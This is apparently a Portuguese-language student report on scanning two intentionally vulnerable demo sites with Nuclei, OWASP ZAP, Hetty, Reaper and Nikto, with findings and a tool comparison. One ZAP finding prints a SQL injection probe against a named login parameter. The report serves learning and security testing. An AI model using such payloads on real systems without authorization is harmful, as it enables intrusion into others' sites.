
9. Alguns Problemas com Opções HTTP (baixo)

- Problemas com métodos HTTP que podem permitir manipulação de arquivos no servidor web.

Nuclei

Para iniciar o teste utilizando essa ferramenta utilizei o comando

```
1. nuclei -target http://testasp.vulnweb.com/
```



Resultados:

1. Registro SPF (Sender Policy Framework) Detectado:
   - Descrição: O registo SPF indica políticas de envio de emails, mas neste caso está configurado para "v=spf1 -all", o que pode impedir o envio de emails legítimos se não configurado corretamente.
2. TXT Fingerprint:
   - Descrição: Identificou registos TXT que incluem uma verificação do Google Site e a configuração SPF mencionada.

3. Métodos HTTP Permitidos:

- Descrição: O servidor permite os métodos OPTIONS, TRACE, GET, HEAD e POST. Métodos como OPTIONS e TRACE podem ser usados para exploração se não configurados corretamente.
- Referência: Allowing the OPTIONS and TRACE Methods


4. Cookies Sem Flags HttpOnly e Secure:
    - Descrição: Cookies criados sem as flags HttpOnly e Secure são vulneráveis a ataques de script entre sites (XSS) e podem ser interceptados em conexões não seguras.
    - Referência: MDN Web Docs sobre HttpOnly e Secure

5. Tecnologia Detectada: Dreamweaver e MS-IIS:
    - Descrição: O servidor está utilizando Dreamweaver e Microsoft IIS (Internet Information Services).
    - Versão IIS Detectada: Microsoft-IIS/8.5
6. Headers de Segurança Ausentes:
    - X-Frame-Options: Protege contra-ataques de clickjacking.
    - X-Content-Type-Options: Evita ataques de MIME-sniffing.
    - Referrer-Policy: Controla o que é passado no cabeçalho Referer.
    - Cross-Origin Embedder Policy, Opener Policy, Resource Policy: Controlam o comportamento de recursos de terceiros.
    - Strict-Transport-Security (HSTS): Assegura que os navegadores sempre usem HTTPS.
    - Permissions-Policy: Controla quais APIs e recursos estão disponíveis para o navegador.
    - X-Permitted-Cross-Domain-Policies: Controla políticas de domínio cruzado.
    - Clear-Site-Data: Permite limpar dados do site no navegador.
    - Content-Security-Policy (CSP): Evita a execução de scripts não confiáveis.
    - Referências:
        - MDN Web Docs sobre X-Frame-Options
        - MDN Web Docs sobre X-Content-Type-Options
        - MDN Web Docs sobre Strict-Transport-Security
        - MDN Web Docs sobre Content-Security-Policy
7. Arquivo robots.txt encontrado:
    - Descrição: A presença deste arquivo pode revelar diretórios e arquivos que devem ser evitados por rastreadores, mas podem ser explorados por atacantes.
8. Detecção de WAF:
    - Descrição: Foi detectado uma firewall de aplicação web (WAF) genérico ASP.
    -


ZAP


Para iniciar a ferramenta podes tanto abrir a aplicação ou utilizar o comando

1. zaproxy




Agora é escolher a opcão automated scan e colocar a aplicação web que queremos fazer o teste e clicar em attack





Agora é esperar um tempo até que o scan seja completado

Resultados:



1. SQL Injection
    - URL: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
    - Risco: Alto
    - Confiança: Média
    - Parâmetro: tfUPass
    - Ataque Utilizado: ZAP' AND '1'='1' --
    - Evidência: A vulnerabilidade foi confirmada ao usar uma injeção SQL simples que resultou em um comportamento anômalo, indicando que o site é vulnerável a ataques de injeção SQL.
    - CWE ID: 89 (SQL Injection)
    - WASC ID: 19 (SQL Injection)
2. Cross Site Scripting (DOM Based)
    - Descrição: O site é vulnerável a ataques de Cross-Site Scripting (XSS) baseados em DOM, onde o JavaScript pode ser manipulado para executar scripts maliciosos no navegador da vítima.
3. Cross Site Scripting (Reflected)
    - Descrição: O site também é vulnerável a ataques de XSS refletido, onde dados fornecidos pelo usuário são imediatamente retornados em uma resposta sem a devida sanitização.
4. External Redirect
    - Descrição: Existe uma vulnerabilidade de redirecionamento externo, onde um atacante pode redirecionar um usuário para um site malicioso.
5. Path Traversal
    - Descrição: O site possui vulnerabilidades de Path Traversal, onde é possível acessar arquivos e diretórios fora do diretório raiz da web.
6. SQL Injection - MsSQL

- Descrição: O site é vulnerável a injeção SQL específica para o banco de dados Microsoft SQL Server.

7. Ausência de Tokens Anti-CSRF
    - Descrição: O site não implementa tokens Anti-CSRF (Cross-Site Request Forgery), o que permite que atacantes realizem ações em nome de usuários autenticados sem o seu consentimento.

Hetty


Para iniciar a ferramenta podes utilizar o comando

1./hetty


```
┌──(kali㉿kali)-[~]
└─$ ./hetty
2024/05/19 14:41:36 INFO [main] Hetty (v0.7.0) is running on :8080 ...
2024/05/19 14:41:36 INFO [main] Get started at http://localhost:8080
```

Abrindo o Firefox colocamos


1. Localhost:8080




Criar um projeto, o meu dei o nome de testasp




Para fazer a ferramenta funcionar temos que baixar a extensão FoxyProxy





Após esses passos, foi gerado algum tráfego no site alvo e então o Hetty começou a interceptar:



Resultados:

1. Detalhes da Requisição:

- URL e Endpoint: O URL completo da requisição, incluindo o protocolo, domínio, caminho e parâmetros de consulta.
- Método HTTP: O método utilizado na requisição (GET, POST, etc.).
- Headers: Todos os headers da requisição, que podem incluir informações sobre a sessão do usuário, autenticação, tipo de conteúdo, etc.
- Corpo da Requisição: O payload enviado no corpo da requisição, especialmente relevante para métodos POST e PUT.

2. Detalhes da Resposta:

- Status Code: O código de status HTTP da resposta, indicando o resultado da requisição.
- Headers de Resposta: Headers enviados pelo servidor em resposta, que podem incluir cookies, tipo de conteúdo, controle de cache, etc.
- Corpo da Resposta: O conteúdo real da resposta, como HTML, JSON, XML, imagens, etc.


Reaper

Para utilizar a ferramenta, fui na pasta onde tinha instalado o reaper anteriormente e utilizei o comando


1. make run


```
┌──(kali㉿kali)-[~/reaper]
└─$ make run
rm -rf build/bin || true
rm -rf frontend/dist || true
go run ./cmd/gen-bindings
cd frontend && npm install && npm run build
```

No final abre esta URL



Abrindo no Firefox abre esta página






Para fazer os testes tinha que configurar determinadas coisas, como importar um certificado, configurar um proxy, etc

Tentei fazer isso, mas não foi possível utilizar esta ferramenta para realizar os testes exigidos.

Configuração do proxy (FoxyProxy)



Comparação das Ferramentas

Nikto

Tipo de Vulnerabilidades Detectadas:

- Identifica vulnerabilidades em servidores web, como arquivos e diretórios inseguros, configurações erradas, scripts vulneráveis e versões desatualizadas de software.

Tempo de Execução:

- Geralmente rápido, mas pode variar dependendo do tamanho e complexidade do site.

Detalhe dos Relatórios:

- Relatórios são detalhados, mas técnicos. Incluem descrições das vulnerabilidades encontradas, recomendações e referências a CVEs (Common Vulnerabilities and Exposures).

Usabilidade:

- Interface de linha de comando, o que pode ser desafiador para iniciantes.
- Relativamente simples de usar para aqueles familiarizados com a CLI.

Número e Tipo de Vulnerabilidades Detectadas:

- Detecta uma ampla gama de vulnerabilidades comuns em servidores web.
- Foca mais em vulnerabilidades conhecidas e problemas de configuração.

Scanner and Patcher

Tipo de Vulnerabilidades Detectadas:

- Desenvolvido para detectar e corrigir vulnerabilidades automaticamente.
- Pode focar em um conjunto específico de vulnerabilidades dependendo da implementação.

Tempo de Execução:

- Varia conforme a profundidade da análise e as capacidades de patching.

Detalhe dos Relatórios:

- Pode fornecer detalhes sobre as vulnerabilidades detectadas e as correções aplicadas.

Usabilidade:

- Usabilidade varia conforme a interface fornecida pela implementação específica.

Número e Tipo de Vulnerabilidades Detectadas:

- Depende da base de dados de vulnerabilidades e das capacidades de detecção/patching integradas.

Nuclei

Tipo de Vulnerabilidades Detectadas:

- Baseado em templates, permitindo a detecção de vulnerabilidades específicas definidas pelos templates.
- Ampliamente utilizado para detecção de CVEs, misconfigurações e práticas de segurança fracas.

Tempo de Execução:

- Muito rápido, especialmente eficiente com múltiplos templates.

Detalhe dos Relatórios:

- Relatórios são detalhados conforme os templates definidos.
- Saída JSON, YAML, ou formatos estruturados.

Usabilidade:

- Linha de comando, mas altamente configurável.
- Requer conhecimento para criar e modificar templates.

Número e Tipo de Vulnerabilidades Detectadas:

- Depende dos templates disponíveis e configurados.
- Detecta uma vasta gama de vulnerabilidades, incluindo CVEs específicos.

OWASP ZAP (Zed Attack Proxy)

Tipo de Vulnerabilidades Detectadas:

- Abrange uma ampla gama de vulnerabilidades web, incluindo XSS, SQL Injection, CSRF, etc.

Tempo de Execução:

- Moderado a longo, dependendo da profundidade do scan.

Detalhe dos Relatórios:

- Relatórios detalhados, com descrições das vulnerabilidades, severidade e recomendações.

Usabilidade:

- Interface gráfica amigável (GUI) e API.
- Boa para iniciantes e usuários avançados.

Número e Tipo de Vulnerabilidades Detectadas:

- Alta cobertura de vulnerabilidades web.
- Ferramenta abrangente de pentest.

Hetty

Tipo de Vulnerabilidades Detectadas:

- Principalmente focado em interceptação de tráfego HTTP e HTTPS, com capacidades de análise.

Tempo de Execução:

- Rápido em termos de interceptação de tráfego.

Detalhe dos Relatórios:

- Menos focado em relatórios detalhados de vulnerabilidades.
- Mais focado em análise de tráfego em tempo real.

Usabilidade:

- Interface web amigável.
- Fácil de usar para interceptação e análise de tráfego.

Número e Tipo de Vulnerabilidades Detectadas:

- Menos abrangente comparado a ferramentas como Nikto ou ZAP.
- Focado mais em análise de tráfego do que detecção de vulnerabilidades.

Não fiz do Reaper porque não consegui utilizar a ferramenta

Comparação Geral

1. Tipo de Vulnerabilidades Detectadas:
    - Nikto e ZAP têm uma ampla cobertura de vulnerabilidades web comuns.
    - Nuclei é poderoso para vulnerabilidades específicas definidas por templates.
    - Scanner and Patcher é focado tanto na detecção quanto na correção, dependendo da implementação.
    - Hetty é mais para interceptação de tráfego e menos para detecção de vulnerabilidades específicas.
2. Tempo de Execução:
    - Nuclei é rápido, especialmente eficiente com seus templates.
    - Nikto é relativamente rápido, dependendo do tamanho do site.
    - ZAP pode ser mais demorado, especialmente para análises profundas.
    - Hetty é rápido para interceptação, mas não é uma ferramenta de varredura de vulnerabilidades completa.
    - Scanner and Patcher varia conforme a profundidade da análise e capacidades de patching.
3. Detalhe dos Relatórios:
    - Nikto e ZAP fornecem relatórios detalhados e técnicos.
    - Nuclei é detalhado conforme os templates usados.
    - Hetty fornece menos detalhes em vulnerabilidades, mais focado em tráfego.
    - Scanner and Patcher oferece detalhes sobre detecção e correção, dependendo da implementação.
4. Usabilidade:
    - ZAP é o mais amigável para iniciantes com sua GUI.
    - Nikto e Nuclei requerem familiaridade com linha de comando.
    - Hetty tem uma interface web amigável, mas é menos abrangente em detecção de vulnerabilidades.
    - Scanner and Patcher varia conforme a interface fornecida.

5. Número e Tipo de Vulnerabilidades Detectadas:
    - ZAP e Nikto detectam um grande número de vulnerabilidades web comuns.
    - Nuclei depende dos templates configurados, potencialmente detectando uma vasta gama de vulnerabilidades.
    - Hetty é menos abrangente e focado em análise de tráfego.

- Scanner and Patcher varia conforme a base de dados e capacidades de detecção/patching.

Realização dos testes de segurança 2

Alvo: http://demo.testfire.net/

Nikto

Comando:

1. Nikto -h http://demo.testfire.net/

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://demo.testfire.net/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          65.61.137.117
+ Target Hostname:    demo.testfire.net
+ Target Port:        80
+ Start Time:         2024-05-22 09:21:57 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
```

```
---------------------------------------------------------------------------
+ Target IP:          65.61.137.117
+ Target Hostname:    demo.testfire.net
+ Target Port:        80
+ Start Time:         2024-05-22 09:21:57 (GMT1)
---------------------------------------------------------------------------
